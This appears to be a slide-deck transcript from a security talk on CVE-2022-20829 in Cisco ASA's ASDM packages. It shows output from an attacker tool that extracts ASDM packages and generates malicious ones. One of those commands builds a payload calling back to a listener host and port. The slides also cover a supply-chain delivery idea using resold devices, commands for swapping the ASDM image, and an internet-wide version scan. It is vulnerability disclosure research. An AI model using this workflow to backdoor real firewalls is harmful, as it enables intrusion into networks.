
ASDM Package Contents




ASDM Package Browser Content




ASDM Package Installers



ASDM Package Web Start Content



ASDM Package Contains pdm.sgz



Extracting ASDM Packages

```
albinolobster@ubuntu:~/theway/build$ ./theway -e -i ~/asdm/asdm-7171-152.bin

where were they going without ever knowing

the way

jrbaines-r7
CVE-2022-20829

[+] Loading /home/albinolobster/asdm/asdm-7171-152.bin
-> Magic: ASDM IMG7.17(1)152
-> Description: Device Manager Version 7.17(1)152
-> File length: 3116f94
-> File hash: 7a2c62b3f1781655cccb6cf9914552c
-> Compilation date: Fri, 04 Feb 2022 10:43:43 GMT
-> Manifest Entries: 13
-> Entry: 0
58110500006c0d0014000000
-> Entry length: 14
-> Entry file: asdm50-install.msi
-> Data offset: 51158
-> Data size: d6c00
-> Duplicate: 0
-> Entry: 1
f80200003201000014000000
-> Entry length: 14
-> Entry file: asdmversion.html
-> Data offset: 2f8
-> Data size: 132
-> Duplicate: 0
```

The Way

- Parses and extracts ASDM packages
- Rebuilds ASDM packages
- Generates ASDM packages


CVE-2022-20829

- Disclosed to Cisco in February 2022
- ASA Software fix planned for August 2022.



Crafting a Malicious ASDM Package

Rebuilding ASDM Packages



The Way

- Parses and extracts ASDM packages
- **Rebuilds ASDM packages**
- Generates ASDM packages

CVE-2022-20829


- Disclosed to Cisco in February 2022
- ASA Software fix planned for August 2022.



Crafting a Malicious ASDM Package

Generate ASDM Packages

```
albinolobster@ubuntu:~/theway/build$ ./theway -n -g --lhost 10.0.0.28 --lport 1270
[+] Compiling Payload using `javac PDMApplet.java SgzApplet.java`
[+] Creating JAR entries
[+] Compressing jar entries with `lzma -z jars`
[+] Adding sgz wrapper
[+] Flushing the pdm.sgz to disk
-> Sizeof manifest entry c
-> Files to package
    -> asdm50-install.msi
```



The Way

- Parses and extracts ASDM packages
- Rebuilds ASDM packages
- **Generates ASDM packages**


CVE-2022-20829

- Disclosed to Cisco in February 2022
- ASA Software fix planned for August 2022.



Crafting a Malicious ASDM Package

Generate ASDM Packages



The Way


- Parses and extracts ASDM packages
- Rebuilds ASDM packages
- **Generates ASDM packages**

CVE-2022-20829


- Disclosed to Cisco in February 2022
- ASA Software fix planned for August 2022.



Malicious Cisco ASA



How to Get Malicious ASDM Installed?!



Supply Chain Issue



 Cisco ASA5508-K9 with Firepower Services, 8GE, AC, 3DES/AES

[Visit the Amazon Renewed Store](#)

★★★★☆ 2 ratings

Price: **\$329.20**

Pay **\$27.43/month for 12 months**, interest-free upon approval for the Amazon Rewards Visa Card

The product is refurbished, is fully functional and in excellent condition. Backed by the 90-day Amazon Renewed Guarantee.

- This pre-owned product has been

\$329.20

FREE delivery **July 8 - 13.**
[Details](#)

Or fastest delivery **July 7 - 11.**
[Details](#)

 [Select delivery location](#)

Only 3 left in stock - order soon.


Qty: 1 ▾

[Add to Cart](#)

[Buy Now](#)



ASDM Update Is Separate From ASA Software



```
ciscoasa# show asdm image
Device Manager image file, boot:/asdm-714145.bin
ciscoasa# conf t
ciscoasa(config)# asdm image disk0:asdm-7171-152.bin
ciscoasa(config)# write mem
Building configuration...
Cryptochecksum: c339e8aa 90016fb5 a7ceeaf7 34e796f0

11594 bytes copied in 0.60 secs
[OK]
ciscoasa(config)# exit
ciscoasa# show asdm image
Device Manager image file, disk0:/asdm-7171-152.bin
ciscoasa#
```


Does Anyone Update ASDM?

Repository: jlbaines-r7 / asdm_version_scanner (Private)

Navigation: <> Code, Pull requests, Security, Insights, Settings

Branches: main (1 branch), Tags: 0 tags

Buttons: Go to file, Add file, Code

Commit History:

Commit	Author	Message	Time
9dbb95a	jlbaines-r7	Update README.md	4 minutes ago
Initial commit	jlbaines-r7	Initial commit	4 hours ago

File List:

File	Commit	Time
data	Initial commit	4 hours ago
output	Initial commit	4 hours ago
.gitignore	Initial commit	3 days ago
LICENSE	Initial commit	3 days ago
README.md	Update README.md	4 minutes ago
asdm_version_scanner.py	Initial commit	4 hours ago

Selected File: README.md

ASDM Version Scanner

The ASDM Version Scanner will load a CSV of IP addresses and ports and attempt to connect to /admin/public/index.html via HTTPS. Once successfully connected, the script will then attempt

ASDM Version Scanner

- Input a CSV of IP and ports
- Output a list of IP and ASDM versions
- Demonstrates use with Shodan data
- Results from June 17 stored on GitHub



No One Updates the ASA ASDM Package

ASDM Version	Count	Version Release Date
7.8(2)	3202	August 28, 2017
7.13(1)	1698	September 24, 2019
7.15(1)	1597	February 8, 2021
7.16(1)	1139	June 15, 2021
7.9(2)	1070	May 09, 2018
7.14(1)	1009	April 06, 2020
7.8(1)	891	May 15, 2017
7.17(1)	868	February 08, 2022
7.6(1)	778	March 20, 2016
7.12(2)	756	May 29, 2019




Remotely Rooting the ASA-X FirePOWER Module

